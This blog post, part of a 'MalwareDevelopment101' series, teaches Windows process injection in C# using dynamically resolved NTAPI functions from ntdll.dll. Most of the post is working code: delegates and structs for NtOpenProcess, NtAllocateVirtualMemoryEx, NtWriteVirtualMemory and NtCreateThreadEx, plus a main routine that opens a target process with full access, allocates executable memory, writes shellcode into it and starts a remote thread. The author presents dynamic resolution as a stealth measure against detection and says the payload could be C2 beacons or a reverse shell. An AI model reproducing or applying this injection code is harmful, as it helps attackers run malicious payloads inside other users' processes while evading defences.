
Featured image of post MalwareDevelopment101 pInvoke and NTAPI

MalwareDevelopment101 pInvoke and NTAPI

pInvoke and NTAPI

Intro

As a continuation of the first part , you can find it » here. Here i will make progress to a more advanced technique of calling the functions i need from NTAPI, which reside in ntdll.dll.

Windows applications commonly interact with the operating system through documented Win32 APIs such as OpenProcess, VirtualAllocEx, and WriteProcessMemory. Under the hood, many Windows operations eventually cross into the native NT layer exposed through ntdll.dll.

The functions exported by ntdll.dll are commonly referred to as the Native API or NTAPI. They sit much closer to the operating-system internals than the higher-level Win32 APIs, and their interfaces are generally less developer-friendly and less comprehensively documented by Microsoft.

This makes working with NTAPI an interesting exercise in Windows internals and native interoperability: instead of relying entirely on the managed or Win32 abstractions, we have to understand the native function signatures, structures, pointer types, calling conventions, and memory layout expected by the Windows ABI.

For this demonstration, I’ll use C# because I’m more comfortable with it than C/C++ which are clearly languages for adults.

Another note is that this code was written by hand, you dont see tha everyday in 2026 :)

As mentioned in the last article we need 3 or (4 in this case) functions

  • OpenProcess this is used to hook to out target process by supplying a PID - this will translate to NtOpenProcess in ntdll.dll

  • VirtualAllocEx to allocate memory regions to write out payloads - this will translate to NtAllocateVirtualMemoryEx in ntdll.dll

  • WriteProcessMemory to write out shellcode to memory of process - this will translate to NtWriteVirtualMemory in ntdll.dll

  • CreateRemoteThreadEx to start a execute the shellcode in the target process new thread - this will translate to NtCreateThreadEx

First things first since ntdll.dll is a lower level in order to call this functions we need to create delegates for them , delegates are type-safe representation of a method/function signature. This is necessary since i wont be importing the functions directly from ntdll.dll rather i will be using the function address to call them, you may be asking why , this is a means of stealth for the malware this technique is known as “dynamic resolution of NTAPI functions”. But this is not a fool proof method mature EDR solutions will definitely detect this , this demo is just for learning.

The end goal is to inject shellcode and execute it in a running process.

The base code we will be stating with is » here

The code above uses OpenProcess, WriteProcessMemory , CreateRemoteThreadEx, VirtualAllocEx.


To start us off ill create a function to get the function addresses from ntdll.dll,

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
[DllImport("kernel32.dll", CharSet = CharSet.Unicode , SetLastError = true)]


static extern IntPtr GetModuleHandleW(string lpModuleName);


[DllImport("kernel32.dll", CharSet = CharSet.Ansi , SetLastError = true)]


static extern IntPtr GetProcAddress(IntPtr hModule, string lpProcName);

These 2 function GetModuleHandleW and GetProcAddress are the only function we will use pinvoke to call from kernel32.dll

Read more about pinvoke » here

Heres a function , the argument need is the function name and it will return the functionaddress

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
public static nint GetProc(string functionname)
    {
        IntPtr hModule = GetModuleHandleW("ntdll.dll");
        if (hModule == IntPtr.Zero)
        {
            Console.Write("Error getting module "+ Marshal.GetLastWin32Error() + "\n");
            return 0;
        }


        Console.Write("Succesfully got module ntdll " + hModule + "\n");  

        IntPtr hProcAddr = GetProcAddress(hModule,functionname);

        if (hProcAddr == IntPtr.Zero)

        {
            Console.Write("Error getting address for " + functionname + " " + Marshal.GetLastWin32Error() + "\n");
            return 0;
        }

        Console.Write("Sucessfully got address for NtOpenProcess " + functionname + " " + hProcAddr + "\n");

        return hProcAddr;

    }

Delegates

A C# delegate is a type-safe representation of a method or function signature. In normal C# development, delegates are commonly used to reference methods that have a particular parameter list and return type.

For example:

1
delegate int AddDelegate(int a, int b);

This defines the shape of a function:

  • It returns an int

  • It accepts two int parameters

In this demonstration, the delegate allows a native function pointer obtained at runtime to be represented as a callable C# method.

When GetProcAddress returns an address, .NET knows only that it has received a pointer-sized value. It does not automatically know what parameters the function expects or what it returns.

We therefore define a delegate whose signature matches the native function:

1
2
3
4
[UnmanagedFunctionPointer(CallingConvention.StdCall)]
private delegate int NtCloseDelegate(
    IntPtr Handle
);

We can then convert the native function address into an instance of that delegate:

1
2
3
4
NtCloseDelegate NtClose =
    Marshal.GetDelegateForFunctionPointer<NtCloseDelegate>(
        GetProc("NtClose")
    );

Conceptually, the process is:

Get the DLL - locate the exported function - obtain its address - describe its ABI using a delegate - convert the address into a callable method.


Since windows Native api is undocumented by microslop inorder to be able to know the ABI for the function we can use these documentation created by other security researchers » here

This can be seen in the image below.
nt

The documenation above is written for C so we will need to translate that to C#, i have a hard time doing this since i’m no really good in both languages so i promted AI to create for me this cheat sheet » (see appendix) so that i can understand how to map each data type to csharp equivalent.

Here are a the ABI/Structures of the functions we need.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
[UnmanagedFunctionPointer(CallingConvention.StdCall)]

private delegate int NtOpenProcessDelegate(

    out IntPtr ProcessHandle,

    uint DesiredAccess,

    ref OBJECT_ATTRIBUTES ObjectAttributes,

    ref CLIENT_ID ClientId);


[UnmanagedFunctionPointer(CallingConvention.StdCall)]

private delegate  int NtCreateThreadExDelegate(

    out IntPtr ThreadHandle,

    IntPtr DesiredAccess,

    IntPtr cOBJECT_ATTRIBUTES,

    IntPtr ProcessHandle,

    IntPtr pUSER_THREAD_START_ROUTINE,

    IntPtr Argument,

    IntPtr CreateFlags,

    ulong ZeroBits,

    ulong StackZize,

    ulong MaximumStackSize,

    IntPtr AttributeList

);


[UnmanagedFunctionPointer(CallingConvention.StdCall)]

private delegate int NtCloseDelegate(

    IntPtr Handle);


[UnmanagedFunctionPointer(CallingConvention.StdCall)]

private delegate int NtAllocateVirtualMemoryDelegate(

    IntPtr ProcessHandle,

    ref IntPtr BaseAddress,

    ref UIntPtr RegionSize,

    uint AllocationType,

    uint PageProtection,

    //MEM_EXTENDED_PARAMETER ExtendedParameters,

    IntPtr ExtendedParameters,

    uint ExtendedParameterCount

);


[UnmanagedFunctionPointer(CallingConvention.StdCall)]

private delegate int NtWriteVirtualMemoryDelegate(

    IntPtr ProcessHandle,

    IntPtr BaseAddress,

    byte[] Buffer,

    nuint NumberOfBytesToWrite,

    out UIntPtr NumberOfBytesWritten

);

Structs

The next problem is that some native functions don`t accept plain arguments. They also expect structures for these arguments.

For example, NtOpenProcess expects an OBJECT_ATTRIBUTES structure and a CLIENT_ID structure.

In C, the operating system defines the layout of these structures. When calling the function from C#, our structure needs to represent that layout correctly.

1
2
3
4
5
6
[StructLayout(LayoutKind.Sequential)]
public struct CLIENT_ID
{
    public IntPtr UniqueProcess;
    public IntPtr UniqueThread;
}

StructLayout(LayoutKind.Sequential) tells .NET to lay the fields out sequentially in memory in the order in which they are declared.

For example we only need the following structs for arguments for NtOpenProcess . The argument structs don’t need to be created if the argument will be null or wont be used. Since these will not be null , we need to define them.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
[StructLayout(LayoutKind.Sequential)]

public struct OBJECT_ATTRIBUTES

{

    public uint Length;

    public IntPtr RootDirectory;

    public IntPtr ObjectName;

    public uint Attributes;

    public IntPtr SecurityDescriptor;

    public IntPtr SecurityQualityOfService;

}


[StructLayout(LayoutKind.Sequential)]

public struct CLIENT_ID

{

    public IntPtr UniqueProcess;

    public IntPtr UniqueThread;

}

Methods

After we map out the Delegates and Structs we can proceed to get the function addresses in the main function . We will use Marshal.GetDelegateForFunctionPointer to be able to use the raw pointer values returned by my GetProc value we defined above as callable methods.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
NtOpenProcessDelegate NtOpenProcess =

            Marshal.GetDelegateForFunctionPointer<NtOpenProcessDelegate>(

                GetProc("NtOpenProcess"));

        NtCreateThreadExDelegate NtCreateThreadEx =  Marshal.GetDelegateForFunctionPointer<NtCreateThreadExDelegate>(

                GetProc("NtCreateThreadEx"));

        NtAllocateVirtualMemoryDelegate NtAllocateVirtualMemoryEx = Marshal.GetDelegateForFunctionPointer<NtAllocateVirtualMemoryDelegate>(

            GetProc("NtAllocateVirtualMemoryEx")

        );

        NtCloseDelegate NtClose =  Marshal.GetDelegateForFunctionPointer<NtCloseDelegate>(

                GetProc("NtClose"));

        NtWriteVirtualMemoryDelegate NtWriteVirtualMemory = Marshal.GetDelegateForFunctionPointer<NtWriteVirtualMemoryDelegate>(

            GetProc("NtWriteVirtualMemory")

        );

We will also need to initialize the structs we defined above and mapping values we will be supplying , in this case “pid” which is the process id of my target process in this case i used notepad , the pid in my case will be supplied as an argument when im running this program.

1
2
OBJECT_ATTRIBUTES objectAttributes = new OBJECT_ATTRIBUTES{Length = (uint)Marshal.SizeOf<OBJECT_ATTRIBUTES>()};
        CLIENT_ID clientId = new CLIENT_ID{UniqueProcess = pid,UniqueThread = IntPtr.Zero};

Lastly we can call the functions with the necessary parameters , one thing to note , these functions return a int 0 NTSTATUS value if they were successfully called else they return a non-zero value, this logic can be used when error handling , due to this you have to ensure that the ABI/Structure mapping , data types of arguments , number of arguments and arrangement of arguments are correct since debugging wont be easy.

Here’s the code of where the functions are called

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
OBJECT_ATTRIBUTES objectAttributes = new OBJECT_ATTRIBUTES{Length = (uint)Marshal.SizeOf<OBJECT_ATTRIBUTES>()};

        CLIENT_ID clientId = new CLIENT_ID{UniqueProcess = pid,UniqueThread = IntPtr.Zero};

        IntPtr processhandle;
        int status = NtOpenProcess(
            out processhandle,
            0x1F0FFF, // PROCESS_ALL_ACCESS
            ref objectAttributes,
            ref clientId

        );

        if (status < 0)
        {
            Console.Write("Opening process failed " + status + "\n");
            return;
        }

        Console.Write("Opening proceess sucessfull " + processhandle + "\n");

    IntPtr BaseAddress = IntPtr.Zero;
    UIntPtr RegionSize = (UIntPtr)shellcodebytes.Length;

    int Alloc = NtAllocateVirtualMemoryEx(
        processhandle, ref BaseAddress, ref RegionSize, 0x1000 | 0x2000 , 0x40, IntPtr.Zero, 0

    );  

    if (Alloc < 0)
        {
            Console.Write("Failed to allocated memory "+ Alloc + "\n");
            return;
        }
    Console.Write("Successfully allocated memory " + BaseAddress + " " + shellcodebytes.Length + "\n");

    UIntPtr NumberOfBytesWritten;
    int Write = NtWriteVirtualMemory(
        processhandle, BaseAddress, shellcodebytes , RegionSize , out NumberOfBytesWritten
    );  

    if (Write < 0)
        {
            Console.Write("Failed to write Bytes " + Write + "\n");
            return;
        }

        Console.WriteLine("WriteProcessMemory result: " + Write);
        Console.WriteLine("Bytes written: " + NumberOfBytesWritten);

        IntPtr hThread;
        status = NtCreateThreadEx(out hThread, 0x1F0FFF, 0, processhandle, BaseAddress,0,0,0,0,0,0);

        if (status < 0)
        {
            Console.Write("Error creating thead " + status + "\n");
            return;
        }
        Console.Write("Successfully created thread");

Result

Adding all these up and compiling the program and running it will inject shellcode to the target process which is notepad , the shellcode i used will pop calc.exe , but that shellcode can be anything including c2 beacons , meterpreter shellcode , reverseshell etc

The difficult part was reproducing the native functions ABI interface correctly in C#.

I had to understand:

  • how native C types map to C# types
  • how pointer levels translate into IntPtr, ref, and out
  • how delegates describe native function signatures
  • how Marshal.GetDelegateForFunctionPointer turns that pointer into a callable method

result

I will probably proceed to a more advanced technique in the next one.

The end.

Disclaimer

This is for educational purposes

Appendix

https://f0rk3b0mb.github.io/p/c%23_appendix/

Licensed under CC BY-NC-SA 4.0
Built with Hugo
Theme Stack designed by Jimmy